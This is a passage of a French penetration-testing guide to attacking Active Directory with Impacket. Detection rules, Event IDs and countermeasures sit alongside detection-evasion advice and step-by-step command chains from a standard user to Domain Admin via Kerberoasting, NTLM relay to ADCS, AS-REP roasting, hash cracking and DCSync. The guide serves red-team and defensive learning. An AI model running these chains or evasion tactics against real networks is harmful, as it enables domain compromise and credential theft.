- **Kerberos PA-DATA patterns** : GetUserSPNs et GetNPUsers génèrent des AS-REQ/TGS-REQ caractéristiques avec des champs inhabituels
- **DRSUAPI calls depuis non-DC** : DCSync génère des appels DsGetNCChanges depuis une adresse IP non enregistrée comme Domain Controller
- **Service creation pattern** : psexec crée un service avec un nom aléatoire de 8 caractères alphanumériques

Event IDs Windows à monitorer

Event ID	Source	Attaque détectée	Champ clé
4624	Security	Pass-the-Hash (LogonType 3, NtLmSsp)	LogonType, AuthenticationPackage
4776	Security	NTLM auth hors Kerberos	PackageName, WorkstationName
4768	Security	AS-REP Roasting (sans préauth)	TicketEncryptionType=0x17
4769	Security	Kerberoasting (TGS-REQ avec RC4)	TicketEncryptionType=0x17
5145	Security	SMB share access anormal	ShareName=ADMIN$, RelativeTargetName
7045	System	Service installation (psexec)	ServiceName (8 chars random)
4662	Security	DCSync (accès objet AD)	Properties: 1131f70c/1131f70e
4688	Security	Process creation suspect	NewProcessName (wmic.exe, cmd.exe)

Règles Sigma de détection

```
# Détection DCSync via accès DRSUAPI
title: Possible DCSync Attack
status: experimental
logsource:
    product: windows
    service: security
detection:
    selection:
        EventID: 4662
        Properties|contains:
            - '1131f70c-e0aa-11d2-a4d6-00c04f79f83a'
            - '1131f70e-e0aa-11d2-a4d6-00c04f79f83a'
        AccessMask: '0x100'
    filter:
        SubjectUserName|endswith: '$'
    condition: selection and not filter
level: high

# Détection Kerberoasting (RC4 downgrade)
title: Kerberoasting RC4 Downgrade
logsource:
    product: windows
    service: security
detection:
    selection:
        EventID: 4769
        TicketEncryptionType: '0x17'
        ServiceName|not|endswith: '$'
    condition: selection
level: high
```

Contre-mesures prioritaires

1. **Forcer la signature SMB** : GPO Network security — bloque ntlmrelayx vers SMB en l'absence de signature
2. **Renouveler krbtgt deux fois** : invalide tous les Golden Tickets existants en circulation
3. **Protected Users Security Group** : membres immunisés contre NTLM, délégation non contrainte et RC4
4. **Désactiver RC4 Kerberos** : force AES256 — rend Kerberoasting inutilisable avec les outils standards
5. **Tiering Model Active Directory** : voir notre guide Tiering Model AD 2026
6. **Désactiver NTLM progressivement** : via GPO — bloque PtH et relay NTLM
7. **Auditer ADCS régulièrement** : corriger ESC1/4/6/8 — voir notre guide ADCS attaques et défense

OPSEC et techniques d'évasion avec Impacket

L'OPSEC (Operational Security) distingue un penetration tester détecté d'un acteur menaçant furtif. Impacket dans sa configuration par défaut est très reconnaissable par les SIEM et EDR modernes. Ces techniques permettent de réduire significativement l'empreinte opérationnelle.

Réduire les signatures Impacket

```
# 1. Préférer wmiexec sur psexec/smbexec en priorité
wmiexec.py -nooutput corp.local/user:pass@target "cmd.exe /c command"

# 2. Introduire des délais aléatoires entre les opérations
for user in $(cat users.txt); do
    GetNPUsers.py corp.local/$user -no-pass -dc-ip 192.168.1.10 2>/dev/null
    sleep $((RANDOM % 5 + 2))
done

# 3. Proxychains — passer par un pivot compromis
proxychains4 secretsdump.py corp.local/admin:pass@192.168.1.10 -just-dc

# 4. Préférer Kerberos à NTLM (moins de traces réseau NTLM)
getTGT.py corp.local/user:pass -dc-ip 192.168.1.10
export KRB5CCNAME=user.ccache
wmiexec.py -k -no-pass corp.local/user@target.corp.local

# 5. Cibler précisément plutôt que scanner massivement
GetUserSPNs.py corp.local/user:pass -dc-ip 192.168.1.10 -request-user svc_specific
```

Alternatives moins détectées

- **NetExec (CrackMapExec successor)** avec modules personnalisés pour mixer les User-Agents SMB
- **Bloodyad** (basé Impacket) : interface LDAP moderne avec meilleur profil OPSEC pour les opérations LDAP
- **Shadow Credentials via Whisker** : modification msDS-KeyCredentialLink en LDAP — moins détecté que DCSync pour obtenir le hash d'un compte spécifique
- **Certipy en mode stealth** : une seule requête de certificat vs multiples requêtes Kerberoast qui génèrent du bruit
- **Via C2 (Cobalt Strike, Havoc)** : opérations exécutées via le beacon, pas directement depuis Kali — les logs réseau pointent vers la victime compromise, pas l'attaquant

Retour terrain : Le meilleur indicateur qu'un attaquant utilise Impacket est un Event ID 4769 avec TicketEncryptionType 0x17 depuis une IP non-Windows. Les défenseurs qui monitent ce pattern dans leur SIEM détectent 80% des Kerberoasting Impacket. La contre-mesure offensive : forcer AES256 dans la requête TGS avec l'option `-request -request-user user -dc-ip DC` — certains environnements acceptent encore le downgrade AES vers RC4 si mal configurés.

Chaînes d'attaque complètes : du compte utilisateur au Domain Admin

En pratique, les attaques Impacket ne s'utilisent pas isolément — elles s'enchaînent en kills chains cohérentes. Voici trois chaînes d'attaque typiques que j'utilise en mission, depuis un compte utilisateur standard jusqu'à la compromission totale du domaine.

Chaîne 1 : Kerberoasting vers DA

```
# 1. Lister les SPNs avec un compte standard
GetUserSPNs.py corp.local/john:Password123 -dc-ip 192.168.1.10 -request -outputfile
spns.txt

# 2. Cracker le hash du compte de service
hashcat -m 13100 spns.txt /usr/share/wordlists/rockyou.txt

# 3. Si svc_backup a le droit DCSync ou est admin local d'un serveur tier0
secretsdump.py corp.local/svc_backup:CrackedPass@192.168.1.10 -just-dc
```

Chaîne 2 : NTLM Relay + ADCS vers DA

```
# 1. Responder capture + ntlmrelayx vers ADCS
ntlmrelayx.py -t http://adcs.corp.local/certsrv/certfnsh.asp --adcs --template
DomainController
responder -I eth0

# 2. Utiliser le certificat obtenu pour s'authentifier
certipy auth -pfx dc01.pfx -dc-ip 192.168.1.10
# Résultat : hash NTLM du compte machine DC01$

# 3. DCSync avec le hash du compte machine
secretsdump.py -hashes :DC01_NTLM_HASH corp.local/DC01$@192.168.1.10 -just-dc
```

Chaîne 3 : AS-REP Roasting depuis l'extérieur

```
# 1. Enumerer les utilisateurs via RPC null session
lookupsid.py guest:@192.168.1.10 | grep "SidTypeUser" | cut -d\ -f2 | cut -d' ' -f1 >
users.txt

# 2. AS-REP Roasting sans credentials
GetNPUsers.py corp.local/ -usersfile users.txt -no-pass -format hashcat -outputfile
asrep.txt

# 3. Cracker et utiliser le compte compromis
hashcat -m 18200 asrep.txt /usr/share/wordlists/rockyou.txt
wmiexec.py corp.local/vulnerable_user:CrackedPass@192.168.1.20
```

Foire aux questions — Impacket Active Directory

Quelle est la différence entre psexec.py, smbexec.py et wmiexec.py en termes de furtivité ?

Les trois outils exécutent des commandes distantes mais avec des profils de furtivité très différents. **psexec.py** est le plus bruyant : il copie un binaire sur ADMIN$, crée un service Windows (Event ID 7045) et laisse des traces évidentes dans les logs SMB et les journaux système. **smbexec.py** est légèrement plus discret car il n'écrit pas de binaire persistant — il crée un service éphémère qui exécute des commandes via cmd.exe. **wmiexec.py** est le plus furtif des trois : il utilise WMI via DCOM/RPC, ne crée aucun service, et les commandes sont exécutées via

Win32_Process.Create(). En environnement EDR moderne, wmiexec reste souvent sous le radar là où psexec déclenche des alertes immédiates. Mon choix par défaut en mission est toujours wmiexec, avec l'option -nooutput pour éliminer la création de fichiers temporaires sur la cible.

Comment détecter et bloquer les attaques DCSync dans mon Active Directory ?

La détection du DCSync repose principalement sur l'**Event ID 4662** avec les GUID de réplication Active Directory (1131f70c et 1131f70e). Il faut filtrer les sujets se terminant par $ (comptes machines légitimes = Domain Controllers) et alerter sur toute IP non-DC effectuant ces appels. Pour le blocage, la contre-mesure la plus efficace est l'attribution stricte des droits `Replicating Directory Changes All` — seuls les Domain Controllers et éventuellement Azure AD Connect doivent avoir ce droit. Auditez régulièrement avec `dsacls "DC=corp,DC=local"` pour vérifier qui possède ce privilège. Côté réseau, bloquer le trafic DRSUAPI (port dynamique RPC) depuis les postes utilisateurs vers les DCs est une mesure défensive en profondeur très efficace.

Impacket fonctionne-t-il contre les environnements avec Kerberos obligatoire (NTLM disabled) ?

Oui, Impacket supporte nativement Kerberos via l'option `-k -no-pass` combinée à la variable d'environnement `KRB5CCNAME` pointant vers un fichier .ccache. La plupart des outils (psexec, wmiexec, secretsdump, GetUserSPNs, etc.) acceptent les tickets Kerberos. Cependant, **ntlmrelayx.py** perd son principal vecteur d'attaque si NTLM est désactivé — ce qui rend la désactivation de NTLM l'une des contre-mesures les plus efficaces contre la majorité des attaques Impacket. GetNPUsers (AS-REP Roasting) et GetUserSPNs (Kerberoasting) fonctionnent toujours car ils exploitent Kerberos lui-même, pas NTLM. Les tickets obtenus via getTGT.py et GetST.py sont utilisables avec tous les outils Impacket supportant l'authentification Kerberos.

Comment utiliser Impacket avec un proxy SOCKS5 pour le pivoting réseau ?

Impacket fonctionne parfaitement avec proxychains4. La syntaxe est identique : on préfixe la commande avec `proxychains4`. La configuration la plus courante en pivoting est un tunnel SOCKS5 via SSH (`ssh -D 1080 user@jumphost`) puis de configurer proxychains pour router tout le trafic Impacket à travers ce tunnel. Exemple : `proxychains4 secretsdump.py corp.local/admin:pass@192.168.10.5 -just-dc`. Attention : les timeouts peuvent être plus longs en pivoting, et certains outils interactifs comme smbclient ou mssqlclient peuvent avoir un comportement erratique à travers des proxies lents. Pour les opérations longues (DCSync complet), augmentez les timeouts de proxychains et assurez-vous que le pivot est stable avant de lancer l'opération.

GetUserSPNs vs GetNPUsers : quelle attaque prioriser en début de pentest ?

En début de pentest avec un seul compte utilisateur standard, je commence systématiquement par **GetNPUsers** (AS-REP Roasting) car il peut fonctionner sans credentials valides — juste une liste d'utilisateurs et un accès réseau au KDC. Si des noms d'utilisateurs peuvent être énumérés via OSINT ou SMB session nulle, AS-REP Roasting peut fonctionner sans aucun credential. Kerberoasting (**GetUserSPNs**) nécessite au minimum un compte de domaine valide mais est généralement plus prolifique car presque tous les environnements ont des comptes de service

avec SPN. La stratégie optimale : AS-REP Roasting d'abord (coût zéro), puis avec un premier compte compromis, Kerberoasting en ciblant les comptes de service (svc_sql, svc_backup, svc_web) qui ont souvent des mots de passe faibles et ne changent jamais.

Sources et références : MITRE ATT&CK Privilege Escalation · ADSecurity.org

Conclusion

Impacket reste en 2026 l'outil incontournable pour tout professionnel de la sécurité offensive travaillant sur des environnements Windows et Active Directory. Sa couverture protocolaire complète (SMB, Kerberos, LDAP, WMI, RPC, MSSQL), sa maintenance active par la communauté Fortra, et sa flexibilité depuis Linux en font une pièce maîtresse de tout arsenal red team. Les techniques couvertes dans ce guide — Pass-the-Hash, Kerberoasting, AS-REP Roasting, DCSync, NTLM Relay, ADCS abuse — représentent les vecteurs les plus utilisés dans les vraies compromissions Active Directory documentées par les équipes threat intelligence mondiales en 2025-2026.

Ce que j'observe depuis des années sur le terrain : les organisations qui comprennent ces attaques sont celles qui se défendent le mieux. Forcer la signature SMB, désactiver NTLM progressivement, auditer ADCS, monitorer les Event IDs critiques et implémenter le Tiering Model — ce sont les mesures qui font la différence entre un domaine compromis en 4 heures et un environnement résilient. Pour approfondir les défenses, explorez nos guides sur Pass-the-Hash : attaque et défense et RBCD : attaque et défense Active Directory. La référence MITRE ATT&CK sur les techniques Kerberos est disponible sur attack.mitre.org — T1558. Le code source d'Impacket est maintenu sur github.com/fortra/impacket.

Ce qu'il faut retenir

- **wmiexec.py** est l'outil d'exécution distante le plus furtif d'Impacket — à préférer à psexec en environnement réel avec EDR
- **secretsdump.py -just-dc** récupère tous les hashes du domaine via DCSync sans toucher au disque du DC
- **GetUserSPNs.py -request** + Hashcat mode 13100 = Kerberoasting efficace sur les comptes de service avec SPNs
- **ntlmrelayx.py** peut relayer vers SMB, LDAP, ADCS et MSSQL — la signature SMB forcée est la principale contre-mesure
- Les Event IDs **4662, 4769 (0x17), 7045** sont les marqueurs les plus fiables pour détecter les attaques Impacket
- En 2026, la combinaison Impacket + Certipy (ADCS) reste l'un des chemins les plus rapides vers Domain Admin dans les environnements non durcis

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr